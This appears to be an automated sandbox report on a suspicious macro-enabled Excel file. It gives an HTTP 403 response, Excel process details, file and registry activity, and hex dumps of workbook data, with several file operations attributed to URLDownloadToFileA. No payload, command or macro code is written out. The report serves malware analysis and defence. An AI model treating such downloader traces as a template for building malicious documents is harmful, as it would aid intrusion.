Apr 7, 2021 17:28:31.544941902 CEST	3	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 07 Apr 2021 15:28:31 GMT Content-Type: text/html Content-Length: 548 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 972 Parent PID: 584

General

Start time:	17:27:41
Start date:	07/04/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f410000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E61B.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F75EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\F7EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Comission_1980420924_03172021.xlsm	read attributes | delete | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | delete on close | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C8EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14013828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\88A.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13F75EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E61B.tmp	success or wait	1	13F9CB818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\88A.tmp	success or wait	1	13F9CB818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F7EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8EE0000	C:\Users\user\Desktop\Comission_1980420924_03172021.xlsm	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image003.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image003.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$Comission_1980420924_03172021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F65F526	WriteFile
C:\Users\user\Desktop\~$Comission_1980420924_03172021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F65F591	WriteFile
C:\Users\user\AppData\Local\Temp\F7EE0000	569	453	ac 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 44 27 05 8a a2 b0 9c 45 9b 2e db 00 49 3f 80 26 c7 12 6b be c0 61 12 fb ef 3b a4 1d b7 35 1c 4b aa bb d1 8b 9a 7b ee cc 48 c3 f9 cd c6 9a ea 09 22 6a ef 5a 76 d5 cc 58 05 4e 7a a5 5d d7 b2 1f 0f 5f eb 8f ac c2 24 9c 12 c6 3b 68 d9 16 90 dd 2c de be 99 3f 6c 03 60 45 d1 0e 5b d6 a7 14 3e 71 8e b2 07 2b b0 f1 01 1c ad ac 7c b4 22 d1 6d ec 78 10 72 2d 3a e0 d7 b3 d9 07 2e bd 4b e0 52 9d b2 06 5b cc bf c0 4a 3c 9a 54 dd 6e e8 f1 ce c9 52 3b 56 7d de bd 97 51 2d 13 21 18 2d 45 22 a3 fc c9 a9 23 48 ed 57 2b 2d 41 79 f9 68 49 ba c1 10 41 28 ec 01 92 35 4d 88 9a 88 f1 1e 52 a2 c4 90 f1 93 cc 9f 01 ba 23 a8 b6 d9 74 59 38 1d 13 c1 e0 51 cc 80 d1 7d 25 1a 8a 2c c9 60 af 03 be a3 72 bd e2 2a af bc 5e 89 7d dc 77 6a 61 d4	...n.0.E.......D'.....E....I?. &..k..a...;...5.K.....{..H.... ..."j.Zv..X.Nz.]...._....$...; h....,...?l.`E..[...>q...+.... ..|.".m.x.r-:.......K.R...[... J<.T.n....R;V}...Q-.!.-E"....# H.W+- Ay.hI...A(...5M.....R.... .....#...tY8....Q...}%..,.`... .r..*..^.}.wja.	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\F7EE0000	1022	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F7EE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!..#|.....X....... [Content_Types].xml ... (....................................	success or wait	24	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\F7EE0000	8833	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 dc 00 dc 00 00 ff db 00 43 00 02 01 01 01 01 01 02 01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06 07 09 07 06 06 08 0b 08 09 0a 0a 0a 0a 06 08 0b 0c 0b 0a 0c 09 0a 0a 0a ff db 00 43 01 02 02 02 02 02 02 05 03 03 05 0a 07 06 07 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a ff c0 00 11 08 05 6a 05 6a 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08	......JFIF.............C...... ....C.......................... ....j.j.."......... ....}........! 1A..Qa."q.2....	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F7EE0000	186769	1738	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 26 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6c 4a 5e de 89 01 00 00 d1 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 86 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!..#|.....X..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!..3.m ....&...xl/_rels/wor kbook.xml.relsPK..-.........!. lJ^........................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$Comission_1980420924_03172021.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F65F526	WriteFile
C:\Users\user\Desktop\~$Comission_1980420924_03172021.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F65F591	WriteFile

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\C8EE0000</td><td>569</td><td>453</td><td>ac 95 cb 6e db 30 10
45 f7 05 fa 0f 02 b7
85 44 27 05 8a a2 b0
9c 45 9b 2e db 00 49
3f 80 26 c7 12 6b be
c0 61 12 fb ef 3b a4
1d b7 35 1c 4b aa bb
d1 8b 9a 7b ee cc 48
c3 f9 cd c6 9a ea 09
22 6a ef 5a 76 d5 cc
58 05 4e 7a a5 5d d7
b2 1f 0f 5f eb 8f ac c2
24 9c 12 c6 3b 68 d9
16 90 dd 2c de be 99
3f 6c 03 60 45 d1 0e
5b d6 a7 14 3e 71 8e
b2 07 2b b0 f1 01 1c
ad ac 7c b4 22 d1 6d
ec 78 10 72 2d 3a e0
d7 b3 d9 07 2e bd 4b
e0 52 9d b2 06 5b cc
bf c0 4a 3c 9a 54 dd
6e e8 f1 ce c9 52 3b
56 7d de bd 97 51 2d
13 21 18 2d 45 22 a3
fc c9 a9 23 48 ed 57
2b 2d 41 79 f9 68 49
ba c1 10 41 28 ec 01
92 35 4d 88 9a 88 f1
1e 52 a2 c4 90 f1 93
cc 9f 01 ba 23 a8 b6
d9 74 59 38 1d 13 c1
e0 51 cc 80 d1 7d 25
1a 8a 2c c9 60 af 03
be a3 72 bd e2 2a af
bc 5e 89 7d dc 77 6a
61 d4</td><td>...n.0.E.......D'.....E....I?.
&..k..a...;...5.K.....{..H....
..."j.Zv..X.Nz.]...._....$...;
h....,...?l.`E..[...>q...+....<br>..|.".m.x.r-:.......K.R...[...<br>J<.T.n....R;V}...Q-.!.-E"....#<br>H.W+-<br>Ay.hI...A(...5M.....R....<br>.....#...tY8....Q...}%..,.`...
.r..*..^.}.wja.</td><td>success or wait</td><td>22</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\C8EE0000</td><td>1022</td><td>2</td><td>03 00</td><td>..</td><td>success or wait</td><td>23</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\C8EE0000</td><td>0</td><td>569</td><td>50 4b 03 04 14 00 06
00 08 00 00 00 21 00
0c 23 7c 8c c7 01 00
00 58 07 00 00 13 00
08 02 5b 43 6f 6e 74
65 6e 74 5f 54 79 70
65 73 5d 2e 78 6d 6c
20 a2 04 02 28 a0 00
02 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00</td><td>PK..........!..#|.....X.......
[Content_Types].xml ...
(...................................
....
....
....
....
....
...............</td><td>success or wait</td><td>23</td><td>7FEEAC59AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8EE0000	1585	243	8c 92 cf 4e c3 30 0c c6 ef 48 bc 43 e4 fb ea 6e 48 08 a1 a5 bb 4c 48 bb 21 54 1e c0 24 ee 1f b5 8d a3 24 40 f7 f6 84 03 82 4a 63 db d1 f6 e7 cf 3f 5b de ee e6 69 54 1f 1c 62 2f 4e c3 ba 28 41 b1 33 62 7b d7 6a 78 ad 9f 56 0f a0 62 22 67 69 14 c7 1a 8e 1c 61 57 dd de 6c 5f 78 a4 94 9b 62 d7 fb a8 b2 8b 8b 1a ba 94 fc 23 62 34 1d 4f 14 0b f1 ec 72 a5 91 30 51 ca 61 68 d1 93 19 a8 65 dc 94 e5 3d 86 bf 1e 50 2d 3c d5 c1 6a 08 07 7b 07 aa 3e fa 3c f9 b2 b7 34 4d 6f 78 2f e6 7d 62 97 4e 8c 40 9e 13 3b cb 76 e5 43 66 0b a9 cf db a8 9a 42 cb 49 83 15 f3 9c d3 11 c9 fb 22 63 03 9e 26 da 5c 4f f4 ff b6 38 71 22 4b 89 d0 48 e0 f3 3c df 8a 73 40 eb eb 81 2e 9f 68 a9 f8 bd ce 3c e2 a7 84 e1 4d 64 f8 61 c1 c5 0f 54 5f 00 00 00 ff ff	...N.0...H.C...nH....LH.!T..$. ....$@.....Jc.....?[...iT..b/N.. (A.3b{.jx..V..b"gi.....aW..l _x...b..........#b4.O....r..0Q .ah....e...=...P-<..j..{..>.<. ..4Mox/.}b.N.@..;.v.Cf......B .I........"c..&.\O...8q"K..H..< ..s@.....h....<....Md.a...T_.. ...	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\C8EE0000	8833	65536	ff d8 ff e0 00 10 4a 46 49 46 00 01 01 01 00 dc 00 dc 00 00 ff db 00 43 00 02 01 01 01 01 01 02 01 01 01 02 02 02 02 02 04 03 02 02 02 02 05 04 04 03 04 06 05 06 06 06 05 06 06 06 07 09 08 06 07 09 07 06 06 08 0b 08 09 0a 0a 0a 0a 0a 06 08 0b 0c 0b 0a 0c 09 0a 0a 0a ff db 00 43 01 02 02 02 02 02 02 05 03 03 05 0a 07 06 07 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a 0a ff c0 00 11 08 05 6a 05 6a 03 01 22 00 02 11 01 03 11 01 ff c4 00 1f 00 00 01 05 01 01 01 01 01 01 00 00 00 00 00 00 00 00 01 02 03 04 05 06 07 08 09 0a 0b ff c4 00 b5 10 00 02 01 03 03 02 04 03 05 05 04 04 00 00 01 7d 01 02 03 00 04 11 05 12 21 31 41 06 13 51 61 07 22 71 14 32 81 91 a1 08	......JFIF.............C...... ....C........................... ....j.j..".......... ....}........! 1A..Qa."q.2....	success or wait	3	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\C8EE0000	186769	1738	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0c 23 7c 8c c7 01 00 00 58 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 c6 33 e4 6d 20 01 00 00 c2 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 26 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 6c 4a 5e de 89 01 00 00 d1 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 86 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!..#|.....X..... ....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..3.m ....&...xl/_rels/wor kbook.xml.relsPK..-.....!. lJ^..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4B9C4AC.jpeg	0	65536	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Comission_1980420924_03172021.xlsm	unknown	8	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\Comission_1980420924_03172021.xlsm	0	8	pending	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4B9C4AC.jpeg	0	4096	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4B9C4AC.jpeg	0	65536	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4B9C4AC.jpeg	0	4096	success or wait	3	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4B9C4AC.jpeg	0	65536	success or wait	3	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	5	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE659	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE791	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE87B	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE936	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100B08	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\100DE6	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	3	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	3	7FEEAC59AC0	unknown
